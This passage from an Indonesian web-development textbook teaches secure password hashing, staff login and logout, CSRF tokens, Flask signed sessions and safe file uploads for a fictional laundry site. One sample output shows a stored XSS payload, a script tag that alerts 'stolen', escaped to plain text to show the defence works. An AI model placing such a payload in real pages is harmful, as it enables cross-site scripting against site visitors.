        StringBuilder value = new StringBuilder();
        boolean quoted = false;
        for (int i = 0; i < text.length(); i++) {
            char c = text.charAt(i);
            if (quoted) {
                if (c == '"' && i + 1 < text.length() && text.charAt(i + 1) == '"') {
                    value.append('"');                              // "" inside quotes is
one "
                    i++;
                } else if (c == '"') {
                    quoted = false;
                } else {
                    value.append(c);
                }
            } else if (c == '"') {
                quoted = true;
            } else if (c == ',') {
                row.add(value.toString());
                value.setLength(0);
            } else if (c == '\n') {
                row.add(value.toString());
                value.setLength(0);
                rows.add(row);
                row = new ArrayList<>();
            } else if (c != '\r') {
                value.append(c);
            }
        }
        return rows;
    }
```

Kode 3.33 (Lanjutan) *ContactPage.java: formulir kontak dalam Java, termasuk kode untuk menulis dan membaca CSV yang sepadan dengan fputcsv() dan fgetcsv() milik PHP.*

```
}
```

`session` di Flask berbeda jenisnya: ia disimpan **di dalam *cookie* itu sendiri**, ditandatangani dengan `SECRET_KEY` sehingga pengunjung tidak dapat mengubahnya tanpa ketahuan. Ditandatangani tidak sama dengan dienkripsi. *Cookie* sesi yang dipasang Flask sesudah *login* staf pada Subbab 3.21 diawali `eyJzdGFmZiI6…`, dan menguraikan bagian itu sebagai Base64 menghasilkan:

```
{"staff":"kasir1@profitina-laundry.example"}
```

Siapa pun yang memegang *cookie* itu dapat *membaca* sesi Flask, jadi jangan pernah menaruh rahasia di dalamnya, dan jangan pernah menerbitkan `SECRET_KEY`; `app.py` membacanya dari variabel lingkungan `LAUNDRY_SECRET` dan memakai nilai pengembangan hanya jika variabel itu tidak ada. Flask juga sudah memiliki pesan sekali tampil: `flash()` dan `get_flashed_messages()`, yang dipakai oleh **Kode 3.34**.

Kode 3.34 `templates/contact.html`: formulir kontak dalam Jinja, dengan pesan *flash* Flask di bagian atas.

```
{% extends "layout.html" %}{% set title = "Contact us" %}
{% block content -%}
{% for m in get_flashed_messages() %}<p class="ok">{{ m }}</p>
{% endfor %}{% if errors.form %}<p class="err">{{ errors.form }}</p>
{% endif %}<form method="post" action="">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <label for="name">Your name</label>
  <input id="name" name="name" value="{{ old.name }}">
{% if errors.name %}  <p class="err">{{ errors.name }}</p>
{% endif %}  <label for="phone">Phone</label>
  <input id="phone" name="phone" value="{{ old.phone }}">
{% if errors.phone %}  <p class="err">{{ errors.phone }}</p>
{% endif %}  <label for="outlet">Outlet</label>
  <select id="outlet" name="outlet">
    <option value="">- choose -</option>
{% for id, name in outlets.items() %}    <option value="{{ id }}"{{ " selected" if id ==
old.outlet }}>{{ name }}</option>
{% endfor %}  </select>
{% if errors.outlet %}  <p class="err">{{ errors.outlet }}</p>
{% endif %}  <label for="message">Message</label>
  <textarea id="message" name="message" rows="4">{{ old.message }}</textarea>
{% if errors.message %}  <p class="err">{{ errors.message }}</p>
{% endif %}  <button type="submit">Send</button>
</form>
{%- endblock %}
```

Java dan Flask memberi jawaban yang sama untuk kiriman yang sama. Pengalihan dan ucapan terima kasih keduanya:

```
HTTP/1.1 303 See Other
Location: /contact
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
HTTP/1.1 303 SEE OTHER
Location: /contact
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
```

Modul `csv` Python hanya memberi tanda kutip jika perlu (`M0001,2026-09-23 18:48,O02,Sri Wahyuni,…`); kedua bentuk itu CSV yang sah.

3.21 Kata Sandi: password_hash dan *Login* Staf

3.21.1 Jangan pernah menyimpan kata sandi

Halaman staf menampilkan nama, nomor telepon, dan pesan pelanggan. Itu data pribadi, yang di Indonesia dilindungi UU 27/2022 [8], sehingga halaman itu memerlukan *login*. *Login* memerlukan rahasia tersimpan untuk dibandingkan, dan aturan pertama menyimpan kata sandi adalah: **jangan**. Simpanlah ***hash***-nya.

> **DEFINISI. *Hash* kata sandi** adalah keluaran fungsi satu arah yang sengaja dibuat lambat dan dicampur dengan ***salt*** acak. Dari kata sandi Anda dapat menghitung *hash*-nya; dari *hash* Anda

> tidak dapat menghitung kata sandinya, hanya menguji tebakan, satu tebakan lambat demi satu.

Satu arah: berkas *hash* yang dicuri tidak memberikan kata sandinya. **Diberi *salt***: kata sandi yang sama menghasilkan *hash* berbeda setiap kali, sehingga tabel hasil prahitung tidak berguna. **Lambat**: sepersekian detik tidak berarti bagi manusia tetapi membinasakan miliaran tebakan. *Hash* cepat seperti SHA-256 saja *bukan hash* kata sandi. Lembar contekan OWASP tentang penyimpanan kata sandi [9] menyebut fungsi-fungsi yang dapat diterima: Argon2id, scrypt, bcrypt, dan PBKDF2.

3.21.2 password_hash di PHP

PHP mengerjakan semuanya dengan dua fungsi: `password_hash($password, PASSWORD_DEFAULT)` membuat *hash*, dan `password_verify($password, $hash)` menguji kata sandi terhadapnya. **Kode 3.35** memperlihatkan keduanya.

Kode 3.35 `make_hash.php`: membuat *hash* untuk disimpan, dan memperlihatkan bahwa *hash* itu lolos verifikasi.

```
<?php
// make_hash.php — turn a password into a hash to store. Run it at the command line:
//     php make_hash.php "Kasir#2026"
// The password itself is never stored anywhere; only the line this prints is.

$password = $argv[1] ?? '';
if ($password === '') {
    fwrite(STDERR, "usage: php make_hash.php PASSWORD\n");
    exit(1);
}

$hash = password_hash($password, PASSWORD_DEFAULT);        // bcrypt today, with a random
salt
echo $hash, PHP_EOL;
echo 'length: ', strlen($hash), PHP_EOL;
echo 'algorithm: ', password_get_info($hash)['algoName'], PHP_EOL;
echo 'verify right password: ', var_export(password_verify($password, $hash), true),
PHP_EOL;
echo 'verify wrong password: ', var_export(password_verify('kasir#2026', $hash), true),
PHP_EOL;

$again = password_hash($password, PASSWORD_DEFAULT);       // the same password once more
...
echo 'same hash twice? ', var_export($hash === $again, true), PHP_EOL;   // ... a different
salt
php make_hash.php "Kasir#2026"
```

```
$2y$12$4ranmfPtKdGvnvhFPS4.AeVUhyJjU3saZ6PW6AYa2hRc.ByBFqPTK
length: 60
algorithm: bcrypt
verify right password: true
verify wrong password: false
same hash twice? false
```

String itu merekam semua yang diperlukan untuk memeriksanya kelak: `$2y$` menyebut bcrypt, `12` adalah biayanya (setiap kenaikan satu tingkat menggandakan kerja), lalu 22 karakter *salt* dan 31 karakter *hash*. `PASSWORD_DEFAULT` hari ini adalah bcrypt dan akan mengikuti PHP ke algoritma yang lebih kuat; PHP yang dipakai di sini juga mendukung `PASSWORD_ARGON2ID`. Karena algoritma dan *salt* ikut di dalam *hash*, `password_verify()` tidak memerlukan apa pun lagi, dan "same hash twice?" bernilai `false` walaupun kata sandinya sama.

Akun demo aplikasi jadi dipakai di sini: `kasir1@profitina-laundry.example` dengan kata sandi `Kasir#2026`. **Kode 3.36** hanya menyimpan *hash*-nya, yaitu yang tercetak di atas.

Kode 3.36 `lib/staff.php`: daftar staf menyimpan *hash*, tidak pernah kata sandi.

```
<?php
// lib/staff.php — who may read the messages. The password is stored ONLY as a
// hash printed by make_hash.php. Chapter 5 moves staff into the Employee table.

const STAFF = [
    'kasir1@profitina-laundry.example' =>
'$2y$12$4ranmfPtKdGvnvhFPS4.AeVUhyJjU3saZ6PW6AYa2hRc.ByBFqPTK',
];

// The hash of a password nobody knows, checked when the e-mail is unknown.
const DUMMY_HASH = '$2y$12$fIUeVxoqMGHnrJffUWlwe.4StZ3cMJzNodMTK86hZfnsNJif2M/W.';

/** True if the e-mail belongs to a staff member and the password matches. */
function checkLogin(string $email, string $password): bool {
    $hash = STAFF[strtolower($email)] ?? null;
    if ($hash === null) {
        password_verify($password, DUMMY_HASH);   // the same slow work, so timing reveals
nothing
        return false;
    }
    return password_verify($password, $hash);
}
```

Jika surelnya tidak dikenal, `checkLogin()` tetap menjalankan `password_verify()` terhadap *hash* tiruan. Tanpa baris itu, surel yang tidak dikenal akan dijawab seketika dan surel yang dikenal sesudah pemeriksaan yang lambat, sehingga penyerang dapat mengetahui surel mana yang milik staf hanya dengan mengukur lama jawabannya.

3.21.3 *Login*, halaman terlindung, dan keluar

Kode 3.37, **Kode 3.38**, dan **Kode 3.39** melengkapi jalur PHP.

Kode 3.37 `login.php`: memeriksa kata sandi terhadap *hash* dan mengingat staf dalam sesi.

```php
<?php
declare(strict_types=1);
// login.php — staff sign in. The password is checked against a hash, never stored.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/staff.php';
require_once __DIR__ . '/lib/layout.php';

startSession();
$error = null;
$email = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $email = field($_POST, 'email');
    $password = $_POST['password'] ?? '';             // a password is NOT trimmed
    if (!csrfOk($_POST)) {
        $error = 'This form has expired. Please send it again.';
    } elseif (is_string($password) && checkLogin($email, $password)) {
        session_regenerate_id(true);                  // a new session id at every login
        $_SESSION['staff'] = strtolower($email);
        header('Location: messages.php', true, 303);
        exit;
    } else {
        $error = 'E-mail or password is wrong.';      // never say which of the two
    }
}

pageStart('Staff login');
?>
<?php if ($error !== null): ?>
<p class="err">
<?= h($error) ?>
</p>
<?php endif; ?>
<form method="post" action="">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" value="<?= h($email) ?>">
  <label for="password">Password</label>
  <input id="password" name="password" type="password">
  <button type="submit">Log in</button>
</form>
<?php pageEnd();
```

Kode 3.38 `messages.php`: khusus staf. Kotak pencarian memakai GET, karena mencari hanya bertanya.

```
<?php
declare(strict_types=1);
// messages.php — staff only: read the messages, search them with GET.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/layout.php';

const MESSAGE_FILE = __DIR__ . '/data/messages.csv';

startSession();
if (staffEmail() === null) {
    header('Location: login.php', true, 303);        // not logged in: go and log in
    exit;
}

$rows = [];
if (is_file(MESSAGE_FILE)) {
    $fh = fopen(MESSAGE_FILE, 'r');
    while (($r = fgetcsv($fh, null, ',', '"', '')) !== false) {
        $rows[] = array_combine(['id', 'time', 'outlet', 'name', 'phone', 'message'], $r);
    }
    fclose($fh);
}

$q = field($_GET, 'q');
if ($q !== '') {                                      // searching only asks, so it is a
GET
    $rows = array_values(array_filter($rows, fn(array $m): bool =>
        stripos($m['name'], $q) !== false || stripos($m['message'], $q) !== false
        || str_contains($m['phone'], $q)));
}

pageStart('Messages');
?>
<p>Logged in as <?= h(staffEmail()) ?>. <?= count($rows) ?> message(s)<?= $q !== '' ? '
matching "' . h($q) . '"' : '' ?>.</p>
<form method="get" action=""><input name="q" value="<?= h($q) ?>">
<button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
<?php foreach ($rows as $m): ?>
<tr><td><?= h($m['id']) ?></td><td><?= h($m['time']) ?></td><td><?= h($m['outlet'])
?></td><td><?= h($m['name']) ?></td><td><?= h($m['phone']) ?></td><td><?= h($m['message'])
?></td></tr>
<?php endforeach; ?>
</table>
<form method="post" action="logout.php">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <button type="submit">Log out</button>
```

Kode 3.38 (Lanjutan) *messages.php: khusus staf. Kotak pencarian memakai GET, karena mencari hanya bertanya.*

```
</form>
<?php pageEnd();
```

Kode 3.39 `logout.php`: keluar mengubah keadaan, maka ia berupa POST yang membawa token.

```php
<?php
declare(strict_types=1);
// logout.php — end the session completely. Logging out changes state, so it is a POST.

require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';

startSession();
if ($_SERVER['REQUEST_METHOD'] === 'POST' && csrfOk($_POST)) {
    $_SESSION = [];                                  // forget everything on the server
...
    setcookie(session_name(), '', ['expires' => time() - 3600, 'path' => '/']);  // ... and
in the browser
    session_destroy();
}
header('Location: login.php', true, 303);
```

Empat rincian penting. Satu pesan mencakup kata sandi yang salah dan surel yang tidak dikenal, sehingga halaman tidak pernah membenarkan surel mana yang ada. Kata sandi **tidak di-*trim***. `session_regenerate_id(true)` memberi sesi **id baru pada saat *login***, sehingga id yang ditanam atau terlihat sebelum *login* tidak berguna sesudahnya; itu melengkapi pertahanan terhadap *session fixation*. Dan `messages.php` memeriksa *login sebelum* membaca apa pun.

Eksekusi yang sebenarnya. Tanpa *login*, halaman staf mengalihkan:

```
HTTP/1.1 303 See Other
Location: login.php
```

Kata sandi yang salah dan surel yang tidak dikenal mendapat jawaban yang sama:

```
<p class="err">E-mail or password is wrong.</p>
  <input id="email" name="email" type="email" value="kasir1@profitina-laundry.example">
<p class="err">E-mail or password is wrong.</p>
```

Kata sandi yang benar mengalihkan ke halaman pesan, dan id sesinya berganti: sebelumnya `PHPSESSID=5eaf612af40ebece7e5babe1bd75ee98`, dan respons memasang id yang baru:

```
HTTP/1.1 303 See Other
Set-Cookie: PHPSESSID=103c3cf76cd548d5c3251bf9822d68e9; path=/; HttpOnly; SameSite=Lax
Location: messages.php
```

Halaman staf menampilkan kedua pesan, dan serangan yang tersimpan di pesan kedua tercetak sebagai teks yang tidak berbahaya, karena setiap sel melewati `h()`:

```
<main>
<h1>Messages</h1>
<p>Logged in as kasir1@profitina-laundry.example. 2 message(s).</p>
<form method="get" action=""><input name="q" value=""> <button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
<tr><td>M0002</td><td>2026-09-23 18:48</td><td>O01</td><td>Budi
Santoso</td><td>085700003318</td><td>&lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;
</td></tr>
</table>
<form method="post" action="logout.php">
  <input type="hidden" name="csrf" value="5513f53ab8fbb499371e34419d80d587">
  <button type="submit">Log out</button>
</form>
</main>
```

Pencarian dengan `?q=batik` menyisakan satu baris, dan keluar menghapus *cookie* lalu mengalihkan; halaman staf kembali tertutup:

```
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
HTTP/1.1 303 See Other
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/
Location: login.php
HTTP/1.1 303 See Other
Location: login.php
```

3.21.4 *Login* yang sama di Java dan Flask

JDK tidak memiliki `password_hash()`, tetapi memiliki PBKDF2, salah satu fungsi yang diterima OWASP. **Kode 3.40** memakainya persis dalam format yang disimpan aplikasi jadi di `Employee.password_hash`, `pbkdf2_sha256$600000$salt$hash`, dan memeriksa dirinya terhadap vektor uji yang diterbitkan bersama basis data aplikasi itu.

Kode 3.40 `Passwords.java`: *hash* PBKDF2 dalam format aplikasi jadi. `MessageDigest.isEqual()` membandingkan dalam waktu konstan.

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.security.spec.InvalidKeySpecException;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** Passwords.java — PBKDF2 password hashes, in the format the finished application stores:
 *      pbkdf2_sha256$<iterations>$<salt in Base64>$<hash in Base64>
 *  Make one with:  java Passwords "Kasir#2026" */
public final class Passwords {
    static final int ITERATIONS = 600_000;

    static String hash(String password) {
        byte[] salt = new byte[16];
        new SecureRandom().nextBytes(salt);                     // a new random salt every
time
        byte[] key = pbkdf2(password, salt, ITERATIONS, 32);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$" +
b64.encodeToString(key);
    }

    /** password_verify(), for this format. */
    static boolean verify(String password, String stored) {
        String[] p = stored.split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
            return false;
        }
        byte[] salt = Base64.getDecoder().decode(p[2]);
        byte[] expected = Base64.getDecoder().decode(p[3]);
        byte[] key = pbkdf2(password, salt, Integer.parseInt(p[1]), expected.length);
        return MessageDigest.isEqual(expected, key);            // compares in constant
time
    }

    private static byte[] pbkdf2(String password, byte[] salt, int iterations, int bytes) {
        try {
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt, iterations,
bytes * 8);
            return
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(spec).getEncoded();
        } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
            throw new IllegalStateException(e);
        }
    }
```

Kode 3.40 (Lanjutan) *Passwords.java: hash PBKDF2 dalam format aplikasi jadi. MessageDigest.isEqual() membandingkan dalam waktu konstan.*

```
    public static void main(String[] args) {
        if (args.length != 1 || args[0].isEmpty()) {
            System.err.println("usage: java Passwords PASSWORD");
            System.exit(1);
        }
        String hash = hash(args[0]);
        System.out.println(hash);
        System.out.println("length: " + hash.length());
        System.out.println("verify right password: " + verify(args[0], hash));
        System.out.println("verify wrong password: " + verify(args[0].toLowerCase(),
hash));
        System.out.println("same hash twice? " + hash.equals(hash(args[0])));
        byte[] zeroToF = new byte[16];
        for (int i = 0; i < 16; i++) {
            zeroToF[i] = (byte) i;
        }
        System.out.println("test vector: " + Base64.getEncoder().encodeToString(
                pbkdf2("Owner#2026", zeroToF, 1000,
32)).equals("vsllrS/8cxXKSFHX9qCtjGTlwZUI5XHTbvDMoNuSpHY="));
    }
}
```

```
pbkdf2_sha256$600000$BVUyiwrc+1XZY0kvX6QSWQ==$WXFKnoYuq9O8HY+Ez4ndSvy4dlxn+Fn2hTQqCF2ZGnI=
length: 90
verify right password: true
verify wrong password: false
same hash twice? false
test vector: true
```

Kode 3.41 adalah *login*, halaman staf, dan keluar.

Kode 3.41 `StaffPages.java`: halaman staf dalam Java, dengan pesan dan urutan pemeriksaan yang sama seperti PHP.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.util.List;
import java.util.Locale;
import java.util.Map;

/** StaffPages.java — log in, read the messages, log out. */
final class StaffPages {
    private StaffPages() {}

    /** Who may read the messages. Only hashes are stored, made by  java Passwords "..." */
    static final Map<String, String> STAFF = Map.of(
            "kasir1@profitina-laundry.example",

"pbkdf2_sha256$600000$BVUyiwrc+1XZY0kvX6QSWQ==$WXFKnoYuq9O8HY+Ez4ndSvy4dlxn+Fn2hTQqCF2ZGnI=
");

    /** The hash of a password nobody knows, checked when the e-mail is unknown. */
    static final String DUMMY_HASH =

"pbkdf2_sha256$600000$eWJP+M+qmcJJw+JvAy/dIw==$CI/YXbUMOXyeyyrN4ilWJcfeBBwXHgoDvjmh/nd3mk8=
";

    static boolean checkLogin(String email, String password) {
        String hash = STAFF.get(email.toLowerCase(Locale.ROOT));
        if (hash == null) {
            Passwords.verify(password, DUMMY_HASH);                // the same slow work
either way
            return false;
        }
        return Passwords.verify(password, hash);
    }

    static void login(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        String error = null;
        String email = "";
        if ("POST".equals(ex.getRequestMethod())) {
            Map<String, String> post = Web.form(ex);
            email = Web.field(post, "email");
            String password = post.getOrDefault("password", "");  // a password is NOT
trimmed
            if (!Web.csrfOk(session, post)) {
                error = "This form has expired. Please send it again.";
            } else if (checkLogin(email, password)) {
                Web.newSessionId(ex);                              // a new session id at
every login
                session.put("staff", email.toLowerCase(Locale.ROOT));
                Web.redirect(ex, "/messages");
                return;
            } else {
                error = "E-mail or password is wrong.";            // never say which of
the two
            }
```

Kode 3.41 (Lanjutan) *StaffPages.java: halaman staf dalam Java, dengan pesan dan urutan pemeriksaan yang sama seperti PHP.*

```
        }
        StringBuilder p = new StringBuilder(LaundrySite.pageStart("Staff login"));
        if (error != null) {
            p.append("<p class=\"err\">").append(Web.h(error)).append("</p>\n");
        }
        p.append("<form method=\"post\" action=\"\">\n  <input type=\"hidden\"
name=\"csrf\" value=\"")
         .append(Web.h(Web.csrfToken(session))).append("\">\n")
         .append("  <label for=\"email\">E-mail</label>\n  <input id=\"email\"
name=\"email\" type=\"email\" value=\"")
         .append(Web.h(email)).append("\">\n")
         .append("  <label for=\"password\">Password</label>\n  <input id=\"password\"
name=\"password\" type=\"password\">\n")
         .append("  <button type=\"submit\">Log
in</button>\n</form>\n").append(LaundrySite.pageEnd());
        Web.html(ex, p.toString());
    }

    static void messages(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        String staff = session.get("staff");
        if (staff == null) {
            Web.redirect(ex, "/login");                          // not logged in: go and
log in
            return;
        }
        List<List<String>> rows = ContactPage.readMessages();
        String q = Web.field(Web.query(ex), "q");
        if (!q.isEmpty()) {                                      // searching only asks:
GET
            String needle = q.toLowerCase(Locale.ROOT);
            rows = rows.stream().filter(m ->
m.get(3).toLowerCase(Locale.ROOT).contains(needle)
                    || m.get(5).toLowerCase(Locale.ROOT).contains(needle) ||
m.get(4).contains(q)).toList();
        }
        StringBuilder p = new StringBuilder(LaundrySite.pageStart("Messages"));
        p.append("<p>Logged in as ").append(Web.h(staff)).append(".
").append(rows.size()).append(" message(s)")
         .append(q.isEmpty() ? "" : " matching \"" + Web.h(q) + "\"").append(".</p>\n")
         .append("<form method=\"get\" action=\"\"><input name=\"q\"
value=\"").append(Web.h(q))
         .append("\"> <button>Search</button></form>\n<table>\n")

.append("<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message<
/th></tr>\n");
        for (List<String> m : rows) {
            p.append("<tr>");
            for (String v : m) {
                p.append("<td>").append(Web.h(v)).append("</td>");
            }
            p.append("</tr>\n");
        }
        p.append("</table>\n<form method=\"post\" action=\"/logout\">\n  <input
type=\"hidden\" name=\"csrf\" value=\"")
         .append(Web.h(Web.csrfToken(session))).append("\">\n  <button type=\"submit\">Log
out</button>\n</form>\n")
         .append(LaundrySite.pageEnd());
        Web.html(ex, p.toString());
    }
```

Kode 3.41 (Lanjutan) *StaffPages.java: halaman staf dalam Java, dengan pesan dan urutan pemeriksaan yang sama seperti PHP.*

```
    /** Logging out changes state, so it is a POST, and it carries the token. */
    static void logout(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        if ("POST".equals(ex.getRequestMethod()) && Web.csrfOk(session, Web.form(ex))) {
            Web.endSession(ex);
        }
        Web.redirect(ex, "/login");
    }
}
```

Flask datang bersama Werkzeug, yang `generate_password_hash()` dan `check_password_hash()`-nya memainkan peran pasangan fungsi PHP; bawaannya hari ini adalah scrypt (**Kode 3.42**).

Kode 3.42 `make_hash.py`: *hash* kata sandi dalam Python dengan Werkzeug.

```
"""make_hash.py — turn a password into a hash to store:  python make_hash.py "Kasir#2026"
werkzeug comes with Flask; its default today is scrypt, with a random salt."""
import sys

from werkzeug.security import check_password_hash, generate_password_hash

if len(sys.argv) != 2 or not sys.argv[1]:
    sys.exit("usage: python make_hash.py PASSWORD")
password = sys.argv[1]

hashed = generate_password_hash(password)
print(hashed)
print("length:", len(hashed))
print("method:", hashed.split("$")[0])
print("verify right password:", check_password_hash(hashed, password))
print("verify wrong password:", check_password_hash(hashed, password.lower()))
print("same hash twice?", hashed == generate_password_hash(password))
```

```
scrypt:32768:8:1$7XdEJuVlPkkNbliT$b5f4db70fbb7eb6928b1ee3cb485abde8c645d784ef907a6042db1476
f8b4f7a82a84d1232c427a9640c40332f974f23dfa03bfca9994332e9e52717d871bf19
length: 162
method: scrypt:32768:8:1
verify right password: True
verify wrong password: False
same hash twice? False
```

Fungsi-fungsi *login* ada di `app.py` (**Kode 3.26**): `check_login()`, `login()`, `messages()`, dan `logout()`. Flask tidak memiliki `session_regenerate_id()`, karena sesinya tidak memiliki id; `session.clear()` pada saat *login* menghasilkan *cookie* bertanda tangan yang baru tanpa ada yang terbawa, dan itu melayani tujuan yang sama. **Kode 3.43** dan **Kode 3.44** adalah kedua templatnya.

Kode 3.43 `templates/login.html`: formulir *login*. Kotak kata sandi tidak pernah diberi `value`.

```
{% extends "layout.html" %}{% set title = "Staff login" %}
{% block content -%}
{% if error %}<p class="err">{{ error }}</p>
{% endif %}<form method="post" action="">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" value="{{ email }}">
  <label for="password">Password</label>
  <input id="password" name="password" type="password">
  <button type="submit">Log in</button>
</form>
{%- endblock %}
```

Kode 3.44 `templates/messages.html`: halaman staf. Setiap sel di-*escape* oleh Jinja.

```
{% extends "layout.html" %}{% set title = "Messages" %}
{% block content -%}
<p>Logged in as {{ staff }}. {{ rows|length }} message(s){% if q %} matching "{{ q }}"{%
endif %}.</p>
<form method="get" action=""><input name="q" value="{{ q }}">
<button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
{% for m in rows %}<tr>{% for v in m %}<td>{{ v }}</td>{% endfor %}</tr>
{% endfor %}</table>
<form method="post" action="/logout">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <button type="submit">Log out</button>
</form>
{%- endblock %}
```

Kedua jalur lolos eksekusi yang sama seperti PHP. *Login* dan tabel staf Java:

```
HTTP/1.1 303 See Other
Set-cookie: SID=52b99a99fd8231300f8c6373027019aa; Path=/; HttpOnly; SameSite=Lax
Location: /messages
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
```

Milik Flask:

```
HTTP/1.1 303 SEE OTHER
Location: /messages
Set-Cookie:
session=eyJzdGFmZiI6Imthc2lyMUBwcm9maXRpbmEtbGF1bmRyeS5leGFtcGxlIn0.arO8ow.rfeHKAS2vdexHa_b
Q5iQ7RuWIHs; HttpOnly; Path=/; SameSite=Lax
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
```

Tabel 3.16 menyandingkan ketiga format yang disimpan.

Tabel 3.16 Tiga format *hash* kata sandi dalam bab ini. Masing-masing membawa algoritma, biaya, dan *salt*-nya di dalam *string*.

Jalur	Fungsi	*String* tersimpan diawali	Panjang
PHP	`password_hash()`, bcrypt	`$2y$12$`	60
Java	PBKDF2-HMAC-SHA256, 600.000 putaran	`pbkdf2_sha256$600000$`	90
Python	Werkzeug, scrypt	`scrypt:32768:8:1$`	162

Aplikasi jadi melangkah lebih jauh: semua jalurnya berbagi **satu** kolom `password_hash`, sehingga semuanya memakai format PBKDF2 dari `Passwords.java`, dan jalur PHP-nya memanggil `hash_pbkdf2()` dan `hash_equals()` alih-alih `password_hash()` (`App/php/src/Password.php`). Satu format yang dipahami setiap program adalah keputusan rancangan, bukan fitur bahasa.

3.22 Menerima Berkas

Pelanggan yang membayar dengan transfer bank mengirim foto bukti transfernya. Unggahan berkas adalah sisi paling tajam bab ini: Anda mengizinkan orang asing menaruh berkas di peladen Anda. Formulirnya memerlukan `method="post"`, `enctype="multipart/form-data"`, dan sebuah `<input type="file">`; hilangkan `enctype` dan yang terkirim hanya *nama* berkasnya, tanpa galat di mana pun. Berkas tiba di `$_FILES['slip']` dengan lima kunci: `name` (nama menurut

peramban), `type` (jenis yang *diaku* peramban), `size`, `tmp_name` (tempat PHP memarkirnya), dan `error`, salah satu kode pada **Tabel 3.17**.

Tabel 3.17 Kode-kode galat unggahan. Uji `error` lebih dulu; kunci lainnya tidak berarti apa-apa jika nilainya bukan `UPLOAD_ERR_OK`.

Konstanta	Arti
`UPLOAD_ERR_OK` (0)	berkas tiba
`UPLOAD_ERR_INI_SIZE` (1) / `UPLOAD_ERR_FORM_SIZE` (2)	lebih besar daripada `upload_max_filesize` / daripada `MAX_FILE_SIZE` formulir
`UPLOAD_ERR_PARTIAL` (3)	pengiriman terputus
`UPLOAD_ERR_NO_FILE` (4)	tidak ada berkas yang dipilih
`UPLOAD_ERR_NO_TMP_DIR` (6) / `UPLOAD_ERR_CANT_WRITE` (7)	peladen tidak punya folder sementara / tidak dapat menulis

Kode 3.45 `upload.php`: lima pemeriksaan berdiri di antara berkas orang asing dan cakram Anda.

```
<?php
// upload.php — accept a photograph of the transfer slip, safely.
declare(strict_types=1);
require_once __DIR__ . '/lib/validate.php';

const UPLOAD_DIR = __DIR__ . '/uploads';
const MAX_BYTES  = 2 * 1024 * 1024;                 // 2 MB
const ALLOWED    = ['image/jpeg' => 'jpg', 'image/png' => 'png', 'application/pdf' =>
'pdf'];

$message = null;
$error   = null;

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $f = $_FILES['slip'] ?? null;

    if ($f === null || $f['error'] === UPLOAD_ERR_NO_FILE) {
        $error = 'Please choose a file first.';
    } elseif ($f['error'] !== UPLOAD_ERR_OK) {
        $error = 'Upload failed, PHP error code ' . $f['error'] . '.';
    } elseif ($f['size'] > MAX_BYTES) {
        $error = 'The file is larger than 2 MB.';
    } elseif (!is_uploaded_file($f['tmp_name'])) {
        $error = 'That was not an uploaded file.';          // defeats a forged path
    } else {
        // Never trust $f['type'] — the browser sends it and a browser can lie.
        $finfo = new finfo(FILEINFO_MIME_TYPE);
        $mime  = $finfo->file($f['tmp_name']);
        if (!isset(ALLOWED[$mime])) {
            $error = 'Only JPEG, PNG or PDF is accepted (this file is ' . $mime . ').';
        } else {
            // Never trust $f['name'] either — invent our own name.
            $safe = 'slip-' . bin2hex(random_bytes(8)) . '.' . ALLOWED[$mime];
